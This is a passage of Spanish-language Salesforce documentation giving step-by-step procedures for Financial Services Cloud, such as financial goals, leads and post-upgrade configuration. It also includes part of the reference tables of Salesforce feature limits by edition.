1. En la ficha Financieras o Relacionada del perfil doméstico o del cliente, seleccione **Nuevo** en la sección Activos y obligaciones.
2. Seleccione un tipo de registro `Activo` u `Obligación`.
3. Introduzca detalles obligatorios y luego guarde el registro.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## Agregar un objetivo financiero

Cree un objetivo financiero para realizar un seguimiento del progreso de los clientes en compras importantes, ahorros para jubilación u otros objetivos.

1. En la ficha Objetivos del perfil doméstico o del cliente, seleccione **Nuevo** en la sección Resumen de objetivos.
2. Introduzca un nombre.
3. Seleccione el miembro doméstico que es el propietario principal del objetivo.
4. Introduzca otros detalles relevantes, luego guarde el registro.

   Si ha creado el objetivo desde el perfil de cliente y si los objetivos del cliente están resumidos a nivel doméstico, el objetivo solo es visible en el perfil doméstico.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

Puede modificar o eliminar un objetivo en la ficha Objetivos o la ficha Relacionado. Ahora, puede introducir solo objetivos orientados hacia el ahorro; un objetivo como el pago de deudas no se admite. No puede asociar un objetivo con cuentas financieras específicas.

## Agregar una función de cuenta financiera

Introduzca información acerca de la implicación de un cliente con una cuenta financiera, como una persona que es un beneficiario o fideicomisario.

1. En la ficha Financieras del perfil del cliente, seleccione **Nuevo** en la sección Funciones de cuentas financieras.
2. Seleccione la cuenta financiera y la función que describe la implicación del cliente.
3. Introduzca detalles relevantes, incluyendo la actualización de la fecha de inicio si es necesario.
4. Guarde el registro.

   La función recién agregada es visible en la ficha Financieras.

   Nota: Si echa un vistazo a la ficha Relacionado del perfil del cliente, puede ver la lista completa de funciones de cuentas financieras que ocupa el cliente. La lista Relacionado incluye las funciones de cuentas financieras de Propietario principal y Copropietario. Estas funciones de cuentas financieras se crean y actualizan de forma automática cuando indica que el cliente es propietario principal o copropietario en un registro de cuenta financiera.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

# Crear una oportunidad de cuota de mercado

Cree un registro de oportunidad relacionado con una cuenta financiera para realizar un seguimiento de oportunidades de cuota de mercado.

1. En la ficha Financieras, seleccione el icono de acciones junto al nombre de cualquier cuenta financiera.
2. Seleccione **Nueva oportunidad (Cuota de mercado)**.
3. Introduzca datos en los campos obligatorios y cualquier detalle relevante.
4. Guarde el registro.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

# Crear un candidato

Cree un registro de candidato para realizar un seguimiento a un candidato.

1. Desde el menú de navegación, vaya a la vista de lista Candidatos y luego seleccione **Nuevo**.
2. Seleccione el tipo de registro de candidato apropiado, luego seleccione **Siguiente**.
3. Introduzca el nombre, nombre de la empresa y estado de candidato y otros detalles relevantes.
4. Guarde el registro.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

# Convertir un candidato en un cliente

Convierta un registro de candidato en un registro de cliente.

1. Desde una página de detalles de candidato, seleccione **Convertir**.
2. Haga clic en `Nombre de cuenta`, luego seleccione **Nueva cuenta**.
3. Seleccione el tipo de registro individual, luego seleccione **Siguiente**.
4. Introduzca cualquier detalle relevante.
5. Guarde el nuevo registro de cuenta.
6. Si desea también crear un registro de oportunidad asociado con el candidato convertido, introduzca un nombre de oportunidad.
7. Seleccione **Convertir**.
8. Cierre el mensaje de confirmación o seleccione **Ir a Candidatos** para seguir creando más registros de candidatos.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

# Trabajar con datos de cliente

Realice un seguimiento de sus interacciones de cliente de modo que pueda desarrollar un sólido historial en el que basarse para crear relaciones.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

Realizar un seguimiento de interacciones de clientes

Realice un seguimiento de tareas y eventos y registre comunicaciones de cliente para mantener un historial completo de sus interacciones con un cliente.

Realizar un seguimiento de los intereses del cliente

Realice un seguimiento de los intereses personales y financieros de los clientes de modo que sea sencillo personalizar comunicaciones y hacer coincidir clientes con eventos de interés.

## Realizar un seguimiento de interacciones de clientes

Realice un seguimiento de tareas y eventos y registre comunicaciones de cliente para mantener un historial completo de sus interacciones con un cliente.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

1. En el perfil de cliente, vaya a la ficha Actividad.
2. En la ficha apropiada, programe una tarea o un evento, envíe un correo electrónico o registre una llamada.
   Si las tareas o los eventos del cliente están incluidos en el resumen de implementación doméstico, esta tarea o este evento también se muestran en la ficha Actividad del perfil doméstico.

Recuerde estas consideraciones al realizar un seguimiento de interacciones de clientes.

- Si administrador puede designar qué actividades afectan las fechas de Última interacción y Próxima interacción que visualiza en los perfiles de cliente y doméstico. Consulte a su administrador para obtener más detalles.
- Las fechas de Última revisión y Próxima revisión no se calculan de forma automática basándose en Frecuencia de revisión de un cliente. Las fechas de Última revisión y Próxima revisión no están relacionadas con las fechas de la tarea o el evento del cliente, incluso si una tarea o una reunión es una reunión de revisión.

## Realizar un seguimiento de los intereses del cliente

Realice un seguimiento de los intereses personales y financieros de los clientes de modo que sea sencillo personalizar comunicaciones y hacer coincidir clientes con eventos de interés.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

1. En el perfil de cliente, seleccione **Modificar** en el panel de aspectos destacados.
2. En la sección Conozca su cliente, haga clic en el campo `Intereses personales` o `Intereses financieros`.
3. Introduzca un interés, como *`Cocina`* o *`Jubilación`*. Si existe en la aplicación, selecciónelo de la lista de intereses sugeridos. En caso contrario, pulse la tecla Intro después de cada entrada nuevo para agregarla a la lista.
4. Guarde sus cambios.

# Gestionar Financial Services Cloud

## Tareas posteriores a la actualización

Si instaló previamente Financial Services Cloud antes de la actualización de Summer '16, realice estas tareas requeridas después de la actualización. Si la versión 2.0 es su primera instalación, tiene automáticamente los último y lo mejor y estas tareas no se aplican.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## Configurar página de inicio

Configure la página Inicio para incluir los componentes Lightning Experience apropiados.

Configure la página Inicio de modo que pueda obtener el máximo provecho de componentes Lightning Experience.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

1. En Configuración, introduzca *lightning* en el cuadro Búsqueda rápida y, a continuación, seleccione **Generador de aplicaciones Lightning**.
2. Haga clic en **Duplicar** junto a Inicio.
3. Opcionalmente, desde Generador de aplicaciones Lightning, introduzca una descripción y etiqueta de la nueva página.
4. Guarde sus cambios.
5. Desde el cuadro de diálogo Página guardada, haga clic en **Activar**.
6. Si elige asignar la página a perfiles específicos, seleccione uno o más perfiles y luego haga clic en **Siguiente**.
7. Después de finalizar la activación, haga clic en **Regresar** para salir de Generador de aplicaciones Lightning y luego actualice su navegador.

## Actualizar permisos de perfil de asesor

Actualice los permisos requeridos del perfil Asesor y los ajustes de seguridad a nivel de campo que no se actualizan automáticamente en un paquete actualizado.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
2. Seleccione el perfil Asesor.
3. Modifique las asignaciones de perfil de página para cuenta y oportunidad.
   a. Para Cuenta, seleccione **Ver asignación**.
   b. Seleccione **Modificar asignación**.
   c. En la tabla, seleccione la celda para el perfil Asesor y tipo de registro Negocio.
   d. Seleccione *Formato de cuenta (Negocio)* desde la lista desplegable.
   e. Guarde sus cambios.
   f. Para Oportunidad, seleccione **Ver asignación**.
   g. Seleccione **Modificar asignación**.
   h. En la tabla, seleccione la celda para el perfil Asesor y tipo de registro Oportunidad (Cuota de mercado).
   i. Seleccione *Formato de oportunidad (Cuota de mercado)* desde la lista desplegable.
   j. Guarde sus cambios.
4. Establezca permisos de campo para el campo Cuenta financiera en el objeto Oportunidad. Dependiendo de la interfaz que utilice, realice una de las siguientes acciones:
   - Conjuntos de permisos o interfaz de usuario de perfil mejorado: en el cuadro Configuración de búsqueda..., introduzca *Oportunidades* y seleccione **Oportunidades** en la lista. Modifique la oportunidad y active Leer y Modificar para el campo Cuenta financiera.
   - Interfaz de usuario de perfil original: En la sección Seguridad a nivel de campo, seleccione **Ver** junto a Oportunidad. Modifique la oportunidad y active Leer acceso y Modificar acceso en el campo Cuenta financiera.

5. Modifique los ajustes de tipo de registro para Candidatos y Oportunidades.
   a. Seleccione **Modificar** junto a Candidatos.
   b. Agregue Planificación general y de retirada a tipos de registro seleccionado.
   c. Establezca el tipo de registro predeterminado a *Planificación de retirada*.
   d. Guarde sus cambios.
   e. Seleccione **Modificar** junto a Oportunidades.
   f. Agregue Planificación general, de oportunidad (Cuota de mercado) y de retirada a tipos de registro seleccionado.
   g. Establezca el tipo de registro predeterminado a *Oportunidad(Cuota de mercado)*.
   h. Guarde sus cambios.
6. Modifique estos permisos de objeto personalizado.
   - **Relaciones cuenta cuenta**: Eliminar acceso de eliminación
   - **Relaciones contacto contacto**: Eliminar acceso de eliminación
   - **Funciones recíprocas**: Eliminar acceso de creación, modificación y eliminación

## Configurar tipos de registro de candidato B2C (empresa a cliente)

Empaquetamos el tipo de registro de candidato Planificación de retirada para representar un candidato B2C utilizado con frecuencia. Consulte el ejemplo cuando cree sus propios tipos de registro para la gestión del negocio B2C de su firma.

1. En Configuración, introduzca *Candidatos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Tipos de registro**.
2. Revise las propiedades del tipo de registro Planificación de retirada, luego utilícelo como un modelo para la creación de sus propios tipos de registro de candidato B2C.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## Asignar campos de candidatos para la conversión de candidatos

Especifique cómo convertir información desde campos de candidatos personalizados a campos de contactos personalizados al convertir un candidato en un contacto.

1. En Configuración, introduzca *Candidatos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Campos**.
2. En la sección de campos personalizados, haga clic en **Asignar campos de candidatos**.
3. Para Creado desde candidato, seleccione el campo personalizado *Contact.Created from Lead*.
4. Para Empleador, seleccione el campo personalizado *Contact.Current Employer*.
5. Guarde sus cambios.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## Crear valores de lista de selección de estado de candidato

Agregue valores de lista de selección al campo Estado de candidato para permitir a los asesores realizar un seguimiento de los candidatos contactados.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

Nota: Asegúrese de que está en Salesforce Classic.

1. En Configuración, introduzca *Candidatos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Campos**.
2. Seleccione **Estado del candidato**.
3. Cree valores de lista de selección para *Working – Contacted* y luego para *Nurturing – Contacted*.
   a. Haga clic en **Nuevo**.
   b. Para **Estado de candidato**, introduzca *Working – Contacted*.
   c. Guarde sus cambios.
   d. Repita estos pasos e introduzca *Nurturing – Contacted*.
4. Configure valores de lista de selección **Estado de candidato** desde Proceso de candidato.
   a. En Configuración, introduzca *Proceso de candidato* en el cuadro Búsqueda rápida y, a continuación, seleccione Proceso de candidato.
   b. Seleccione Proceso de candidato.
   c. Agregue al menos un calor (Convertido) de izquierda a derecha.
   d. Seleccione el valor predeterminado: Nuevo
   e. Guarde sus cambios.

## Crear valores de lista de selección de etapa de oportunidad

Agregue valores de lista de selección al campo Etapa para permitir a los asesores realizar un seguimiento de las oportunidades de cliente abiertas.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

1. En Configuración, introduzca *Oportunidades* en el cuadro Búsqueda rápida y, a continuación, seleccione **Campos**.
2. Seleccione **Etapa**.
3. Cree valores de lista de selección para *Se necesita evaluación*, *Desarrollar propuesta*, *Presentación de cliente* y *Iniciar transferencia*.
   a. Desde Valores de lista de selección de etapas de oportunidad, haga clic en **Nuevo**.
   b. Otorgue un nombre a la etapa.
   c. Introduzca la probabilidad que representa la etapa.
      Recomendamos estos porcentajes:
      - Se necesita evaluación: 25
      - Desarrollar propuesta: 50
      - Presentación de cliente: 75
      - Iniciar transferencia: 90
   d. Seleccione Procesos de ventas:

- Proceso de oportunidad
- Cuota de mercado
- Otros valores (opcional)

**e.** Guarde sus cambios.

## Configurar acciones de oportunidades para cuentas financieras

Active acciones en formatos de página de cuenta financiera de modo que los asesores pueden crear oportunidades de cuotas de mercado desde cuentas financieras.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

1. Desde los parámetros de gestión para el objeto personalizado Cuenta financiera, vaya a **Formatos de página**.
2. Seleccione **Modificar** junto al primer formato de página empaquetado. Formato de cuenta financiera (Banca).
3. Sustituya las acciones en Acciones rápidas en la sección Acciones rápidas en el publicador de Salesforce Classic .
   a. Elimine todas las acciones existentes.
   b. Seleccione la categoría **Acciones rápidas** en la paleta y luego arrastre estas acciones a la sección.
      - **Nueva oportunidad**
      - **Nueva oportunidad (Cuota de mercado)**
4. Seleccione la categoría **Acciones de Salesforce1 y Lightning** en la paleta y luego arrastre estas acciones a la sección Acciones de Salesforce1 y Lightning Experience .
   - **Duplicar**
   - **Eliminar**
   - **Edit (Modificar)**
   - **Nuevo evento**
   - **Tarea nueva**
   - **Registrar una llamada**
   - **Nueva oportunidad**
   - **Nueva oportunidad (Cuota de mercado)**
5. Guarde sus cambios.
6. Repita estos pasos para los otros formatos de página Cuenta financiera: Formato Cuenta financiera (Seguro) y Formatos de cuenta financiera (Inversión).
7. Verifique que los asesores pueden crear oportunidades de cuota de mercado desde cuentas financieras.
   a. Vaya a la ficha Financieras en un perfil de cliente o doméstico.
   b. Seleccione el icono de flecha junto al nombre de cualquier cuenta bancaria, póliza de seguro o cuenta de inversión.
   c. Busque la opción Nueva oportunidad (Cuota de mercado).

## Agregar campos a formatos de página

Agregue los campos a formatos de página que no se actualizan automáticamente en un paquete gestionado.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

1. Agregue el campo `Crear función inversa` al formato de función recíproca.
   a. Desde los parámetros de gestión de Función recíproca, vaya a **Formatos de página**.
   b. Seleccione **Modificar** junto a Formato de función recíproca.
   c. Seleccione la categoría **Campos** en la paleta y luego arrastre **Crear función inversa** a la sección Información.
   d. Guarde sus cambios.

   El campo `Crear función inversa` se agrega al cuadro de diálogo utilizado par ala creación o modificación de un registro de función recíproca.
2. Agregue el campo `Precio` al formato de Participaciones financieras.
   a. Desde los parámetros de gestión para Participaciones financieras, vaya a **Formatos de página**.
   b. Seleccione **Modificar** junto a Formato de Participaciones financieras.
   c. Seleccione la categoría **Campos** en la paleta y luego arrastre **Precio** a la sección Financieras.
   d. Guarde sus cambios.

   El campo `Precio` se agrega a la sección de participaciones financieras para cuentas de inversión mostradas en la ficha Financieras.

## Agregar listas relacionadas a formatos de página de cuenta y contacto

Agregue listas relacionadas a páginas de detalle de cuenta y contacto de modo que los asesores puedan ver todos los clientes y particulares con los que tiene una entidad una relación. Las listas relacionadas complementan la información de relación que aparece en perfiles de cliente y particulares, ayudando los asesores a desarrollar con mayor facilidad nuevos negocios a través de centros de influencia.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

1. Agregue la lista relacionada Contactos relacionados al formato de contacto.
   a. Desde los parámetros de gestión para Contactos, vaya a **Formatos de página**.
   b. Seleccione **Modificar** junto a Formato de contacto.
   c. Seleccione la categoría **Listas relacionadas** en la paleta y luego arrastre **Contactos relacionados** a la sección Listas relacionadas.
   d. Haga doble clic en la parte con paso con la tecla de tabulación de la lista relacionada recién agregada y luego verifique los campos seleccionados. Recomendamos estas selecciones, en este orden.
      - Contacto
      - Función relacionada
      - Fecha final
      - Activo
   e. Guarde sus cambios.

   La lista relacionada Contactos relacionados se agrega a la página de detalles del contacto.
2. Agregue la lista relacionada Cuentas relacionadas al formato de cuenta repitiendo los siguientes pasos para Formato de cuenta (Negocio), Formato de cuenta (Individual) y Formato de cuenta (Doméstico).
   a. Desde los parámetros de gestión para Cuentas, vaya a **Formatos de página**.

**b.** Seleccione **Modificar** junto a uno de los siguientes formatos que no completó aún:

- Formato de cuenta (Negocio)
- Formato de cuenta (Individual)
- Formato de cuenta (Doméstico)

**c.** Seleccione la categoría **Listas relacionadas** en la paleta y luego arrastre **Relaciones cuenta cuenta (Cuenta)** a la sección Listas relacionadas.

Consejo: Confirme que está seleccionando el elemento correcto pasando el ratón sobre él primero en la paleta. No seleccione la opción etiquetada del mismo modo **Relación cuenta cuenta (Cuenta relacionada)**.

**d.** Haga doble clic en la parte con paso con la tecla de tabulación de la lista relacionada recién agregada y luego verifique los campos seleccionados. Recomendamos estas selecciones, en este orden.

- Cuenta
- Función relacionada
- Fecha final
- Activo

**e.** Guarde sus cambios.

La lista relacionada Cuentas relacionadas se agrega a la página de detalles de cuenta para cuentas comerciales, individuales y domésticas.

## Agregar acciones globales a formatos del publicador

Active acciones globales de modo que los asesores puedan registrar fácilmente detalles acerca de tareas, eventos y llamadas de clientes simplemente iniciando una acción desde el encabezado de Salesforce.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

**1.** Sustituya las acciones predeterminadas disponibles para asesores en Acciones de Salesforce1 y Lightning Experience .

**a.** Desde Configuración, introduzca *`Acciones globales`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Formatos del publicador**.

**b.** Seleccione **Nuevo**.

**c.** Otorgue un nombre al formato del publicador, como *`Formato de publicador del asesor`*.

**d.** Guarde sus cambios.

**e.** Seleccione la opción de sustitución en la sección Acciones de Salesforce1 y Lightning Experience .

**f.** Elimine estas acciones: **Nuevo evento**, **Nueva tarea** y **Registrar una llamada**.

**g.** Seleccione la categoría **Acciones de Salesforce1 y Lightning** en la paleta y luego arrastre estas acciones a la sección Acciones de Salesforce1 y Lightning Experience .

- **NewEventAdvisor**
- **NewTaskAdvisor**
- **LogACallAdvisor**

**h.** Guarde sus cambios.

**2.** Asigne el formato de publicador del asesor al perfil Asesor.

**a.** Desde la lista de Formatos de publicador global, seleccione **Asignación de formato de publicador**.

**b.** Seleccione **Modificar asignación**.

**c.** En la tabla, seleccione la celda para el perfil Asesor.
Si otros perfiles necesitan este formato asignado también, selecciónelos ahora.

**d.** Seleccione *`Formato de publicador del asesor`* desde la lista desplegable.

**e.** Guarde sus cambios.

# Límites de Salesforce

*Límites de Salesforce* es una guía de referencia que cubre una serie de límites asociados con las funciones y productos de Salesforce. Sin embargo, *Límites de Salesforce* no cubre todos los límites, y algunos de ellos pueden no aplicarse a su organización de Salesforce.

Tenga en cuenta que los límites declarados no son una garantía de que los recursos especificados estarán disponibles hasta sus límites en cualquier circunstancia. Por ejemplo, algunos límites dependen de la carga, el rendimiento y otros aspectos del sistema. Además, los *Límites de Salesforce* no incluyen los límites de:

- Elementos de la interfaz de usuario de la aplicación Salesforce
- Longitudes de campo de los objetos de Salesforce
- Clientes de integración de sobremesa
- Su contrato de Salesforce

Todos los límites se pueden modificar en cualquier momento. Póngase en contacto con Salesforce para obtener más información.

Para consultar los límites relacionados con el desarrollo de aplicaciones con Apex, SOAP, REST u otra API, consulte Referencia rápida de límites para desarrolladores de Salesforce.

Los límites contractuales también pueden aplicarse según su contrato con Salesforce.


Límites generales de Salesforce

Límites de administración y asistencia

Límites de colaboración

Límites de comunidades

Límites para comunidades, incluyendo usuarios, funciones de portal, moderación, creación de informes y otros.

Límites de funciones


## Límites generales de Salesforce


Límites de las ediciones y funciones de Salesforce

Límites de las funciones de Salesforce por edición.

Límites de accesibilidad

Límites generales de accesibilidad y límites para teclados y lectores de pantalla.

Límites de informes y paneles de Salesforce por edición

Diferencias entre ediciones para informes, instantáneas, paneles y filtros.

Límites de búsqueda

Límites de búsqueda de extensiones y tamaños de archivo, grupos de sinónimos y listas de selección.

Límites de objeto estándar

Los límites de objeto estándar incluye detalles de uso de personalizaciones de objeto, como los campos personalizados que ha agregado o reglas de colaboración que ha aplicado en un objeto.

# Límites de las ediciones y funciones de Salesforce

Límites de las funciones de Salesforce por edición.

Nota: ¿Tiene problemas para ver los números y columnas en esta tabla? Pruebe esta vista.

| Función | Personal Edition | Contact Manager Edition | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition y Performance Edition | Developer Edition |
|---|---|---|---|---|---|---|---|
| Planes de acción: máximo de tareas | ND | | | | 75 | | |
| Filtros de búsquedas activos | 5 por objeto | | | | | | |
| reglas de validación activas por objeto | N/A | 20 | | | 100 | 500 | 100 |
| Archivos adjuntos: tamaño máximo en la lista relacionada Notas y archivos adjuntos[1] | | 25 MB para archivos adjuntos. 2 GB para archivos adjuntos de noticias en tiempo real. | | | | | |
| Categorías: máximo de categorías predeterminadas y niveles de jerarquía | N/A | | | | • 100 categorías por grupo de categoría de datos<br>• 5 niveles en la jerarquía del grupo de categoría de datos | | |
| Grupos de categorías: valor predeterminado máximo | | | | | 5 grupos de categorías; 3 activos | | |
| Certificados: máximo | | | | | 50 | | |
| Entregas de contenido: ancho de banda de envío predefinido por Ventana de periodo de 24 horas | 10 GB | | | | | | |
| Entregas de contenido: recuentos de vista de envío predefinido por ventana de periodo de 24 horas | 20.000 | | | | | | |
| Entregas de contenido: tamaño máximo de archivo de visualización online | 25 MB | | | | | | |
| Contenido: tamaño de archivo máximo | • 2 GB<br>• 2 GB (incluyendo encabezados) mediante carga en API de REST de Chatter<br>• 2 GB (incluyendo encabezados) mediante carga en API de REST<br>• 38 MB mediante carga en API de SOAP | | | | | | |

| Función | Personal Edition | Contact Manager Edition | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition y Performance Edition | Developer Edition |
|---|---|---|---|---|---|---|---|
| | • 10 MB mediante carga a través de la API masiva<br>• 10 MB de Google Docs<br>• 10 MB mediante carga en Visualforce | | | | | | |
| Contenido: máximo de bibliotecas | 2.000 | | | | | | |
| Contenido: número máximo de documentos | 10.000.000 | | | | | | |
| Contenido: número máximo de documentos y versiones en un periodo de 24 horas (ajustable) | 36.000 | | | | | | 2.500 |
| Paquetes de contenido: máximo de archivos | N/A | 50 | | | | | |
| Aplicaciones personalizadas [2] | ND | 1 | | 255<br>Para superar este límite, póngase en contacto con Salesforce. | 260<br>Para superar este límite, póngase en contacto con Salesforce. | Unlimited | 10 |
| Campos personalizados por objeto [3] | 5 | 25 | 100 | | 500 | 800 | 500 |
| Etiquetas personalizadas | ND | | | 5.000 | | | |
| Vínculos personalizados: longitud de etiqueta máxima | 1.024 caracteres | | | | | | |
| Vínculos personalizados: longitud máxima de URL | 3.000 bytes [4] | | | | | | |
| Menús de navegación personalizados en Lightning Experience | ND | | | 5 | 10 | | |
| Objetos personalizados [5] | ND | 5 | 50 | | 200 | 2.000 | 400 |
| Objetos Personalizados: eliminación de registros principales en una relación de varios a varios | N/A | Disponible a menos que se asocien más de 200 registros de objetos de fusión con el registro principal eliminado *y* el objeto de fusión tenga un campo de resumen que se refleja en el otro principal. | | | | | |

| Función | Personal Edition | Contact Manager Edition | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition y Performance Edition | Developer Edition |
|---|---|---|---|---|---|---|---|
| Objetos personalizados: máximo de relaciones principal-detalle | | 2[6] | | | | | |
| Permisos personalizados | N/A | | | | 1.000 | | |
| Perfiles personalizados: máximo | ND | | | 2 | 1.500 por tipo de licencia de usuario | | |
| Configuración personalizada: límite de datos en caché | La cantidad menor de 10 MB o 1 MB multiplicado por el número de licencias de usuario completas en su organización (N/A en Contact Manager Edition y Professional Edition) | | | | | | |
| Configuración personalizada: máximo de campo por configuración | 5 | N/A | 100 | N/A | 300 | | |
| Divisiones: máximo | N/A | | | 100 | | | ND |
| Documentos: tamaño máximo de logotipo de la aplicación personalizada | 20 KB | | | | | | |
| Documentos: tamaño máximo de documento de carga | 5 MB | | | | | | |
| Documentos: tamaño máximo de nombre de archivo (con extensión) | 255 caracteres | | | | | | |
| Procesos de asignación y eventos clave | N/A | | | Puede crear hasta un total de 1.000 procesos de asignación, con hasta 10 eventos clave por proceso. Si su organización se creó antes de Summer '13, su máximo de procesos de asignación puede ser inferior. Póngase en contacto con Salesforce para aumentarlo. | | | |
| Objetos externos[7] | N/A | | | | 100 | | |
| Seguimiento del historial de campos: máximo de campos estándar o personalizados seguidos para objetos estándar o personalizados | N/A | 20 | | | | | |
| Tamaño de archivo: máximo en Chatter y en la ficha Archivos | 2 GB | | | | | | |
| Años fiscales: máximo personalizado | 250 | | | | | | |

| Función | Personal Edition | Contact Manager Edition | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition y Performance Edition | Developer Edition |
|---|---|---|---|---|---|---|---|
| Fórmulas: máximo de caracteres mostrados después de una revaluación de una expresión de fórmula | 1.300 | | | | | | |
| Fórmulas: longitud máxima | 3.900 caracteres | | | | | | |
| Fórmulas: tamaño máximo al compilar | 5.000 bytes | | | | | | |
| Fórmulas: tamaño máximo al guardar | 4.000 bytes | | | | | | |
| Fórmulas: relaciones únicas por objeto | 15 | | | | | | |
| Fórmulas: Funciones de VLOOKUP por objeto | 10 | | | | | | |
| Ideas: tamaño máximo de comentario de idea HTML | N/A | | | 4 KB | | | |
| Ideas: tamaño máximo de descripción de idea HTML | | | | 32 KB | | | |
| Páginas de Lightning: máximo de componentes en una región | 25 | | | | | | |
| Relación principal-detalle: máximo de registros secundarios | 10.000[8] | | | | | | |
| Objetos: número máximo de eliminación de objetos combinados y registros secundarios | 100.000 | | | | | | |
| OmniCanal: máximo de solicitudes de ruta pendientes[9] | N/A | | | 10.000 | | | |
| OmniCanal: máximo de elementos de trabajo en cola[10] | | | | 5.000 por hora | | | |
| Equipos de oportunidades: máximo de miembros | N/A | | | | 30 | | |
| Conjuntos de permisos: máximo (creado) | N/A | 1 | | 2 | 1.000 | | |

| Función | Personal Edition | Contact Manager Edition | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition y Performance Edition | Developer Edition |
|---|---|---|---|---|---|---|---|
| Conjuntos de permisos: máximo (creados y agregados como parte de un paquete gestionado de AppExchange instalado) | N/A | | 1.500 | | | | |
| Pregunta: máximo de caracteres | N/A | | | | 1.000 | | ND |
| Pregunta: máximo de caracteres (con `Optimizar el flujo de preguntas` de Respuestas de Chatter activado) | | | | | 32.000 | | |
| PDF de presupuesto: altura máxima de logotipo | N/A | | | 150 píxeles | | | |
| PDF de presupuesto: tamaño máximo de logotipo | | | | 5 MB | | | |
| Papelera: máximo de registros | 25 veces su capacidad de almacenamiento en MB | | | | | | |
| Respuesta: máximo de caracteres | N/A | | | | 1.000 | | N/A |
| Respuesta (privada): máximo de caracteres (con `Optimizar el flujo de preguntas` de Respuestas de Chatter activado) | | | | | 4.000 | | N/A |
| Respuesta (pública): máximo de caracteres (con `Optimizar el flujo de preguntas` de Respuestas de Chatter activado) | | | | | 32.000 | | ND |
| Actividades compartidas | Puede relacionar hasta 50 contactos a tareas no recurrentes, tareas no de grupos y eventos no recurrentes. Puede asignar un solo contacto principal. Todos los demás son contactos secundarios. | | | | | | |
| Reglas de colaboración | ND | | | Puede crear hasta 300 reglas de colaboración por objeto, incluyendo hasta 50 reglas basadas en criterios. | | | |

| Función | Personal Edition | Contact Manager Edition | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition y Performance Edition | Developer Edition |
|---|---|---|---|---|---|---|---|
| Recursos estáticos | ND | Un recurso estático puede ser de hasta 5 MB. Cada organización puede tener hasta 250 MB de recursos estáticos en total. | | | | | |
| Fichas[2] | | 3 | 5 | 1.210<br>Para superar este límite, póngase en contacto con Salesforce. | 1.225<br>Para superar este límite, póngase en contacto con Salesforce. | 1.225<br>Para superar este límite, póngase en contacto con Salesforce. | 100 |
| Etiquetas | Un usuario está limitado a un máximo de:<br>• 500 etiquetas personales únicas<br>• 5.000 instancias de etiquetas personales aplicadas a registros<br>Entre todos los usuarios, su organización puede tener un máximo de:<br>• 1.000 etiquetas públicas únicas<br>• 50.000 instancias de etiquetas públicas aplicadas a registros<br>• 5.000.000 de instancias de etiquetas personales y públicas aplicadas a registros | | | | | | |
| Territorios: máximo de reglas de asignación de cuentas | N/A | | | | 15 | | |
| Usuarios: máximo creado | 1 | 5 | 10 | Unlimited | | | 2 |
| Usuarios: máximo creado (Chatter Free) | N/A | 5.000 | | | | | |
| Visual Workflow | ND | | | | Cada flujo puede tener hasta:<br>• 50 versiones<br>• 2,000 pasos<br>Cada organización puede tener hasta:<br>• 500 flujos activos<br>• 1,000 flujos totales<br>• 30.000 entrevistas en espera en un momento dado<br>• 1.000 eventos procesados por hora<br>• 20.000 eventos de alarma relativa definidos en todos los flujos y versiones de flujo | | |
| Caso Web: máximo de nuevos casos generados en un periodo de 24 horas | N/A | | | 5.000[11] | | | |

| Función | Personal Edition | Contact Manager Edition | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition y Performance Edition | Developer Edition |
|---|---|---|---|---|---|---|---|
| Candidatos Web: máximo de nuevos candidatos generados en un periodo de 24 horas | | | | 500[11] | | | |

[1] Puede agregar un archivo adjunto a la lista relacionada Archivos adjuntos de un caso, una solución, una campaña, una tarea o un evento, o a la lista relacionada Notas y archivos adjuntos de una cuenta, un contacto, un candidato, una oportunidad o un objeto personalizado. Si no ve la lista relacionada en los formatos de página de tareas o eventos, solicite a su administrador que la agregue.

[2]Las aplicaciones personalizadas y fichas personalizadas incluidas en un paquete gestionado que se publica públicamente en AppExchange no se contabilizan en los límites de su edición de Salesforce.

[3]Las restricciones adicionales se aplican a las actividades, campos de área de texto largo, campos de relaciones y campos de resumen.

